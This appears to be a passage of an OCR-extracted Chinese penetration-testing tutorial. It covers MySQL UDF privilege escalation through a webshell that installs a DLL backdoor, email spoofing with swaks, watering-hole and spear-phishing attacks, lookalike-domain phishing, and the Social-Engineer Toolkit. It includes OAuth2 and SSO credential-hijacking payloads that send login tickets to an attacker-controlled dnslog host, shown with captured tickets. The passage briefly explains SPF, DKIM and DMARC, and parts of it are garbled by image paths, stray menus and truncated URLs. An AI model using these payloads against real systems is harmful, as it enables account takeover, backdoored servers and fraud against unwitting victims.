
3.查看plugin目录名称：

show variables like 'plugin%';



4.查询目录的绝对路径：


select @@plugin_dir;



5.修改大马的内容，这个路径一般在大马的代码中，因为会进行提权的时候需要根据版本指定dll写入的路径，对代码中的路径进行修改即可。或者如果是页面上就可以指定的也就不需要改大马的代码了。

```
if(file_exists("c:\\phpStudy\\PHPTutorial\\MySQL\\lib\\plugin\\")) $dir="c:\\\phpStudy\\\PHPTutorial\\\MySQL\\\lib\\\plugin\\\mysqlDll.dll";
elseif(file_exists("c:\\phpStudy\\PHPTutorial\\MySQL\\lib\\plugin\\")) $dir="c:\\\phpStudy\\\PHPTutorial\\\MySQL\\\lib\\\plugin\\\mysqlDll.dll";
```

6.安装DLL：



前提：

这里要执行成功的前提是允许mysqld在指定目录或任意目录的导入导出权限。

原因：

secure_file_priv参数用于限制LOAD DATA, SELECT …OUTFILE, LOAD_FILE()传到哪个指定目录。

secure_file_priv 为 NULL 时，表示限制mysqld不允许导入或导出。

secure_file_priv 为 /tmp 时，表示限制mysqld只能在/tmp目录中执行导入导出，其他目录不能执行。

secure_file_priv 没有值时，表示不限制mysqld在任意目录的导入导出。

查看 secure_file_priv 的值，默认为NULL，表示限制不能导入导出。

```
SHOW GLOBAL VARIABLES LIKE '%secure_file_priv%'
```

+ 选项

Variable_name	Value
secure_file_priv	NULL

当允许进行操作时：

SHOW GLOBAL VARIABLES LIKE '%secure_file_priv%'

+ 选项

Variable_name	Value
secure_file_priv	

因为 secure_file_priv 参数是只读参数，不能使用set global命令修改。只能是修改my.cnf或my.ini，然后在结尾处加上secure_file_priv=" 然后再重启mysql。

当不为NULL时，可以安装DLL后门成功：

注意：

这里有个坑，如果你是用phpstudy进行复现的，这里虽然上面读取出来的路径是有plugin目录的，但是实际上去访问的时候会发现一开始并不存在plugin目录，这里就需要自己手动创建了。

⊙ ⊙ ⊙ 192.168.10.130 - WINNT - Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45

文件管理 [MYSQL执行语句] [MYSQL提权] [MYSQL脱库备份] [MYSQL上传文件] [MYSQL下载文件]

执行命令 地址 localhost 端口 3306 用户 root 密码 root 库名 mysql

扫描端口 c:\\phpStudy\\PHPTutorial\\MySQL\\lib\\plugin\\mysqlDll.dll安装成功

系统信息 成功 返回

接下来就可以进行执行命令了

⊙ ⊙ ⊙ 192.168.10.130 - WINNT - Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45

文件管理 [MYSQL执行语句] [MYSQL提权] [MYSQL脱库备份] [MYSQL上传文件] [MYSQL下载文件]

执行命令 地址 localhost 端口 3306 用户 root 密码 root 库名 mysql

扫描端口 select state("net user")

系统信息

MYSQL执行

MYSQL管理

PostgreSQL

其它数据库

扫描木马 安装DLL后门 执行CMD语句

搜索文件
```
Done:Resource id #6

Array
(
    [0] =>

\\WIN-R2U63BPHMS5 的用户帐户
```
批量替换

ServU提权

Win组件

反弹连接

然后我们和系统中mysql的执行角色进行比对：

```
mysqld.exe *32        reboot        00        18,760 K  mysqld
```

```
C:\Users\reboot>net user

\\WIN-R2U63BPHMS5 的用户帐户
```

现在就已经将权限提升到和mysql的运行权限一致了。

最后，总的来说，UDF提权就是利用MySql允许扩展自定义函数的特性，将webshell的权限变成和mysql运行权限一致，所以就有个前提，mysql得是以高权限进行运行的，至少得比中间件权限高，才有用这个方法进行提权的必要。

社会工程学

水坑攻击

“水坑攻击”，黑客攻击方式之一，顾名思义，是在受害者必经之路设置了一个“水坑(陷阱)”。最常见的做法是，黑客分析攻击目标的上网活动规律，寻找攻击目标经常访问的网站的弱点，先将此网站“攻破”并植入攻击代码，一旦攻击目标访问该网站就会“中招”。

由于此种攻击借助了目标团体所信任的网站，攻击成功率很高，即便是那些对鱼叉攻击或其他形式的钓鱼攻击具有防护能力的团体。

性质

水坑攻击属于APT攻击的一种，与钓鱼攻击相比，黑客无需耗费精力制作钓鱼网站，而是利用合法网站的弱点，隐蔽性比较强。在人们安全意识不断加强的今天，黑客处心积虑地制作钓鱼网站却被有心人轻易识破，而水坑攻击则利用了被攻击者对网站的信任。

水坑攻击利用网站的弱点在其中植入攻击代码，攻击代码利用浏览器的缺陷，被攻击者访问网站时终端会被植入恶意程序或者直接被盗取个人重要信息。

水坑攻击相对于通过社会工程方式引诱目标用户访问恶意网站更具欺骗性，效率也更高。水坑方法主要被用于有针对性的攻击，而Adobe Reader、Java运行时环境（JRE）、Flash和IE中的零漏洞被用于安装恶意软件。

鱼叉攻击

“鱼叉攻击”是黑客攻击方式之一，最常见的做法是，将木马程序作为电子邮件的附件，并起上一个极具诱惑力的名称，发送给目标电脑，诱使受害者打开附件，从而感染木马。

Swaks-邮件伪造

简介

swaks是一个SMTP协议的瑞士军刀，能够高度定制化邮件报文内容，使用它能够对邮件服务器进行非常全面的安全检测。

发信测试


```
root@kali:~# swaks
To: [illegible]
=== Trying [illegible]:25...
=== Connected to mail.360.net.
<-  220 [illegible] Microsoft ESMTP MAIL Service ready at Sun, 5 May 2019 12:07:26 +0800
 -> EHLO kali
<-  250-SRV-MAIL01.ESG.360ES.CN Hello [10.110.45.235]
<-  250-SIZE 83886080
<-  250-PIPELINING
<-  250-DSN
<-  250-ENHANCEDSTATUSCODES
<-  250-STARTTLS
<-  250-X-ANONYMOUSTLS
<-  250-AUTH NTLM LOGIN
<-  250-X-EXPS GSSAPI NTLM
<-  250-8BITMIME
<-  250-BINARYMIME
<-  250-CHUNKING
<-  250 XRDST
 -> MAIL FROM:<root@kali>
<-  250 2.1.0 Sender OK
 -> RCPT TO:<lishuaishuai@360.net>
<-  250 2.1.5 Recipient OK
 -> DATA
<-  354 Start mail input; end with <CRLF>.<CRLF>
 -> Date: Sun, 05 May 2019 00:07:26 -0400
 -> To: [illegible]
 -> From: root@kali
 -> Subject: test Sun, 05 May 2019 00:07:26 -0400
 -> Message-Id: <20190505000726.023582@kali>
 -> X-Mailer: swaks v20181104.0 jetmore.org/john/code/swaks/
 ->
 -> This is a test mailing
 ->
 ->
 -> .
<-  250 2.6.0 <20190505000726.023582@kali> [InternalId=14813342205136, Hostname=[illegible]] Queued mail for delivery
 -> QUIT
<-  221 2.0.0 Service closing transmission channel
=== Connection closed with remote host.
root@kali:~#
```

```
swaks --to to@mail.com
```

发送附件

```
swaks --to to@mail.com --from from@mail.com --attach /tmp/sss.rtf
```

```
root@kali:~# swaks --to [illegible] --from [illegible] --attach /tmp/sss.rtf
=== Trying [illegible]:25...
=== Connected to [illegible].
<-  220 [illegible] Microsoft ESMTP MAIL Service ready at Sun, 5 May 2019 12:15:51 +0800
 -> EHLO kali
<-  250-[illegible] Hello [[illegible].235]
<-  250-SIZE 83886080
<-  250-PIPELINING
<-  250-DSN
<-  250-ENHANCEDSTATUSCODES
<-  250-STARTTLS
<-  250-X-ANONYMOUSTLS
<-  250-AUTH NTLM LOGIN
<-  250-X-EXPS GSSAPI NTLM
<-  250-8BITMIME
<-  250-BINARYMIME
<-  250-CHUNKING
<-  250 XRDST
 -> MAIL FROM:[illegible]
<-  250 2.1.0 Sender OK
 -> RCPT TO:[illegible]
<-  250 2.1.5 Recipient OK
 -> DATA
<-  354 Start mail input; end with <CRLF>.<CRLF>
 -> Date: Sun, 05 May 2019 00:15:51 -0400
 -> To: [illegible]
 -> From: [illegible]
 -> Subject: test Sun, 05 May 2019 00:15:51 -0400
 -> Message-Id: <20190505001551.023678@kali>
 -> X-Mailer: swaks v20181104.0 jetmore.org/john/code/swaks/
 -> MIME-Version: 1.0
 -> Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_23678"
 ->
 -> ------=_MIME_BOUNDARY_000_23678
 -> Content-Type: text/plain
 ->
 -> This is a test mailing
 -> ------=_MIME_BOUNDARY_000_23678
 -> Content-Type: application/octet-stream; name="sss.rtf"
 -> Content-Description: sss.rtf
 -> Content-Disposition: attachment; filename="sss.rtf"
 -> Content-Transfer-Encoding: BASE64
 ->
 -> aGVsbG8K
 ->
 -> ------=_MIME_BOUNDARY_000_23678--
 ->
```



定制发送

```
swaks --to to@mail.com --from from@mail.com --data /tmp/mail.data --ehlo mail.cc
```

- data

/tmp/mail.data文件是邮件正文，其中包含了Subject、Message-ID、X-Mailer等扩展邮件头信息。

邮件伪造防御技术

SPF

是 `Sender Policy Framework` 的缩写，一种以IP地址认证电子邮件发件人身份的技术。 接收邮件方会首先检查域名的SPF记录，来确定发件人的IP地址是否被包含在SPF记录里面，如果在，就认为是一封正确的邮件，否则会认为是一封伪造的邮件进行退回。

SPF可以防止别人伪造你来发邮件，是一个反伪造性邮件的解决方案。当你定义了你域名的SPF记录之后， 接收邮件方会根据你的SPF记录来确定连接过来的IP地址是否被包含在SPF记录里面，如果在，则认为是一封正确的邮件，否则则认为是一封伪造的邮件。

```
rvn0xsy@Rvn0xsy -> dig aliyun.com -t txt

; <<>> DiG 9.10.6 <<>> aliyun.com -t txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27648
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;aliyun.com.                    IN      TXT

;; ANSWER SECTION:
aliyun.com.             3600    IN      TXT     "v=spf1 ip4:115.124.30.0/24  ip4:121.0.18.0/23 ip4:121.0.30.0/24  ip4:42.120.70.0/23 ip4:47.88.44.32/27 -all"

;; Query time: 119 msec
;; SERVER: 172.24.6.12#53(172.24.6.12)
;; WHEN: Sun May 05 12:49:42 CST 2019
;; MSG SIZE  rcvd: 159

rvn0xsy@Rvn0xsy ->
```

DKIM

DKIM是一种防范电子邮件欺诈的验证技术，通过消息加密认证的方式对邮件发送域名进行验证。

邮件发送方发送邮件时，利用本域私钥加密邮件生成DKIM签名，将DKIM签名及其相关信息插入邮件头。邮件接收方接收邮件时，通过DNS查询获得公钥，验证邮件DKIM签名的有效性。从而确认在邮件发送的过程中，防止邮件被恶意篡改，保证邮件内容的完整性。

DMARC

DMARC是一种基于现有的SPF和DKIM协议的可扩展电子邮件认证协议，在邮件收发双方建立了邮件反馈机制，便于邮件发送方和邮件接收方共同对域名的管理进行完善和监督。

DMARC要求域名所有者在DNS记录中设置SPF记录和DKIM记录，并明确声明对验证失败邮件的处理策略。邮件接收方接收邮件时，首先通过DNS获取DMARC记录，再对邮件来源进行SPF验证和DKIM验证，对验证失败的邮件根据DMARC记录进行处理，并将处理结果反馈给发送方。

DMARC能够有效识别并拦截欺诈邮件和钓鱼邮件，保障用户个人信息安全。

设置完 SPF 和 DKIM 后，您就能以 TXT 记录的形式向您网域的 DNS 记录添加政策，从而配置 DMARC（方法与配置 SPF 或 ADSP 一样）。

例子：paypal.com 的 dmarc 记录

```
_dmarc.paypal.com text="v=DMARC1\; p=reject\; rua=mailto:d@rua.agari.com\; ruf=m
```



钓鱼攻击

视觉效果

钓鱼攻击

钓鱼式攻击是一种企图从电子通讯中，通过伪装成信誉卓著的法人媒体以获得如用户名、密码和信用卡明细等个人敏感信息的犯罪诈骗过程。这些通信都声称（自己）来自社交网站拍卖网站\网络银行、电子支付网站\或网络管理者，以此来诱骗受害人的轻信。网钓通常是通过e-mail或者即时通讯进行。它常常导引用户到URL与界面外观与真正网站几无二致的假冒网站输入个人数据。就算使用强式加密的SSL服务器认证，要侦测网站是否仿冒实际上仍很困难。

例子 - 视觉效果

某次应急响应中，从A客户（跨国经销商）那里了解到的情况如下：

- A是商家
- B商家的消费者
- C黑客

C攻入了A的邮件服务器，并且持续控制了月一个季度，3个月。

B要购买A的产品时，A发送合同给B，同时C的木马也在读取邮件数据库的内容，合同中有付款账户，C从中截获A的邮件，并且修改合同内容，从邮件服务器拉取到了前一年的合同模板，将银行账户打印上去，B收到C的合同后进行了打款，同时B在向A确认的过程中，A发现B受骗了。

思考：

- C怎么给B发送的邮件，取得了B的信任呢？

这里举个例子：fish.com 与 fish.corn

乍一看，fish.com中的com与corn非常相似，有个别字体影响的话，还是很难分辨的，更别说歪果仁了。

- 宋体：

---

fish.com

fish.corn

- 娃娃体：

文档中有您未安装的字体，点击查看

专落不弃心

深海之鱼愿你喜

华康黑体W12

查看未安装字体

主题字体

Calibri Light (标题)

Calibri (正文)

宋体 (标题)

宋体 (正文)

所有字体

圆体-简

圆体-繁

娃娃体-简

娃娃体-繁

宋体-简

宋体-繁

手札体-简

手札体-繁

报隶-简

报隶-繁


fish.com


fish.corn

凭证劫持漏洞

漏洞危害

劫持凭证，构造链接登录受害者账号





漏洞点类型

1. oauth2.0快捷登录
2. sso单点登录系统
3. 注册或者登录


oauth2.0快捷登录


很多厂商使用了OAuth2.0的认证方式

利用场景：

1、主站可第三方登录，漏洞站是否第三方登录都无影响

2、一级域名下的某个信任域能够加载外部链接





这是第三方登录的接口：

```
https://graph.qq.com/oauth2.0/authorize?client_id=100312028&response_type=code&c
```

这个链接是第三方登录口：↓

```
https://passport.baidu.com/phoenix/account/afterauth?mkey=6f2d1d001e4be09e285ed6
```

现在分析参数：↓

```
state=1516604022

redirect_uri=https://passport.baidu.com/phoenix/account/afterauth?mkey=6f2d1d001
```

```
redirect_uri参数：是要跳转到这个参数值网址。

在这里，我们将要跳转的网址替换到https://passport.baidu.com/phoenix/account/afterauth

？改为&
```

```
最后redirect_uri参数值是redirect_uri=带有外部链接的网址&mkey=6f2d1d001e4be09e285ed693
```

```
注：带有外部链接的网址是一级域名的信任域！
```

payload 发给目标的url：↓

```
https://graph.qq.com/oauth2.0/authorize?client_id=100312028&response_type=code&c
```

目标只要打开该链接，并且点击头像登录。那么就会跳转到带有外部链接的网址

此时第三方登录会给用户一个code值，用户会带着code值去访问带有外部链接的网址

而带有外部链接的那个网址会自动加载外部链接，外部链接的作用就是获取referer

那么黑客就会获取到code值。

最后劫持登录的payload：↓

访问第三方登录口


```
https://passport.baidu.com/phoenix/account/afterauth?mkey=868b9c0330c56e46a27c8c
```

再访问http://www.baidu.com成功登录目标账户

sso单点登录

单点登录（Single Sign On），简称为 SSO，是目前比较流行的企业业务整合的解决方案之一。

SSO的定义是在多个应用系统中，用户只需要登录一次就可以访问所有相互信任的应用系统。



漏洞点：

www.domain.com -> aaa.domain.com

当A用户登录了www.domain.com后，访问aaa.domain.com无需账号密码，sso会发送凭证给aaa.domain.com。

劫持：

抓取sso发送给aaa.domain.com凭证的数据包，将跳转到aaa.domain.com这个值改为我们的dnslog地址。

然后将这个链接发送给已经登录www.domain.com的A用户，那么A用户会往aaa.domain.com发送凭证，这时候就被我们的dnslog劫持了。

Raw | Params | Headers | Hex

使用sso登录系统

```
POST /userLogin HTTP/1.1
Host: sso        com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://www            s5/login.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 215
Connection: close
Cookie:
accessType=pc_member
Upgrade-Insecure-Requests: 1

appLoginPage=http%3A%2F%2Fwww.        %3A80%2Flms5%2Flogin.jsp&service=http%3A%2F%2F
www.        80%2Flms5%2Fmember%2Findex        &ticket=&renew=true&accessType=pc_m
ember&username=1        &password=A
```

Raw | Headers | Hex

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Tue, 30 Apr 2019 16:57:08 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 0
Connection: close
Pragma: no-cache
Cache-Control: no-store
Expires: Wed, 31 Dec 1969 23:59:59 GMT
Set-Cookie: CASTGC=TGC-383753-kEEs5MaVO4        ot5f2JxenECGiuiSV59;
Domain=.hq88.com; Path=/
Set-Cookie: username=v5003159; Domain=        Expires=Tue, 30-Apr-2019 18:57:08
GMT; Path=/
Set-Cookie: truename=170        7; Domain=.h        m; Expires=Tue, 30-Apr-2019
18:57:08 GMT; Path=/
Set-Cookie: userType=0; Domain=.h        Expires=Tue, 30-Apr-2019 18:57:08 GMT;
Path=/
Set-Cookie: accessType=pc_member; Domain=.h        Expires=Tue, 30-Apr-2019
17:02:08 GMT; Path=/
Location:
http://www.        )/lms5/member/index/index?ticket=ST-844377-H        MXOvi
&loginMsg=0
```

成功登录后会携带凭证

Raw | Params | Headers | Hex

```
GET /lms5/member/index/index?ticket=ST-8443          W3NtvBIXCvi&loginMsg=0
HTTP/1.1
Host: www.h
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://www.          lms5/login.jsp
Connection: close
Upgrade-Insecure-Requests: 1
```

然后会访问server参数值的链接，
如果server的值是我们的dnslog，那么referer的值就是
这样我们就截取到了凭证

Raw | Headers | Hex

```
HTTP/1.1 302 Found
Server: nginx
Date: Tue, 30 Apr 2019 16:50:54 GMT
Content-Length: 0
Connection: close
Set-Cookie: JSESSIONID=E7D802897BE37050F6509B597C04E9AC; Path=/lms5
Location:
http://www.h          lms5/login.jsp?service=http%3A%2F%2Fwww.h          %2Flms5%2Fmem
ber%2Findex%2Findex%3Fticket%3DST-844377-H6KQpIiUPW3Ntv          loginMsg%3D0
```

Converted text


Copy to clipboard | Close

```
http://www.          /lms5/login.jsp?service=http://www.
.com/lms5/member/index/index?ticket=ST-844377          W3Ntv
BIXCvi&loginMsg=0
```

? < + > 0 matches

Raw | Params | Headers | Hex

```
GET
/lms5/login.jsp?service=http%3A%2F%2Fwww.l          com%2Flms5%2Fmember%2Findex%2Findex%3F
ticket%3DST-844377-H6KQpIiUPW3Nt          i%26loginMsg%3D0 HTTP/1.1
Host: www.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://www.h          /lms5/login.jsp
Connection: close
Upgrade-Insecure-Requests: 1
```



Raw | Params | Headers | Hex

```
GET
/lms5/login.jsp?service=http%3A%2F%2F111.46          e.ceye.io%2Flms5%2Fmember%2Findex%2Fin
dex%3Fticket%3DST-844377-H6KQpIiUPW3NtvBIXCvi%26loginMsg%3D0 HTTP/1.1
Host: www.l          om
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://www.          n/lms5/login.jsp
Connection: close
Upgrade-Insecure-Requests: 1
```




111.46dn4e.ceye.io/?ticket=ST-844380-tjg4cyT8z   &loginMsg=0

火狐官方站点 新手上路 常用网址 京东商城 Log In - Vultr.com 百度一下，你就知道 公众号/微信小程序/P... 宝塔Linux面板

JSON 原始数据 头

保存 复制 全部折叠 全部展开

```
meta:
    code:     201
    message:  "HTTP Record Insert Success"
```




ID	Name
785256	http://111.46dn4e.ceye.io/?ticket=ST-844380-tjg4cyT8zZDiDUkvPGs4&loginMsg=0

注册登录

新用户注册或者用户登录的时候，网站会传递凭证给用户。这时候通过修改redirect_url为自己的dnslog，去劫持凭证

```
https://aaa.xxxxx.com/MxkEngine/mobilePage/xxdc_register_login/xxdc_login.html?j
```



成功跳转到www2.hg8l7g.ceye.io

ID	Name	Remote Addr	Method	Data
884464	http://www2 e.io/?mxk.s m/MxkEngine/mobilePage issue' 'c_ReceiveNoPayment.html?userid=77fd858ea8724a7e7d4f44ecea94679bcdd9f826febacfa08895b4df9e249acb	61.148.30.90	GET	

克隆技术

克隆技术 - Clone

Kali linux - setookit

```
          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


          There is a new version of SET available.
                    Your version: 7.7.9
                 Current version: 8.0

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

1) Social-Engineering Attacks 社会工程学攻击

```
Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Spear-Phishing Attack Vectors # 钓鱼邮件
   2) Website Attack Vectors # 网站攻击
   3) Infectious Media Generator # 媒体生成接口
   4) Create a Payload and Listener # 创建一个载荷与监听
   5) Mass Mailer Attack # 群发邮件攻击
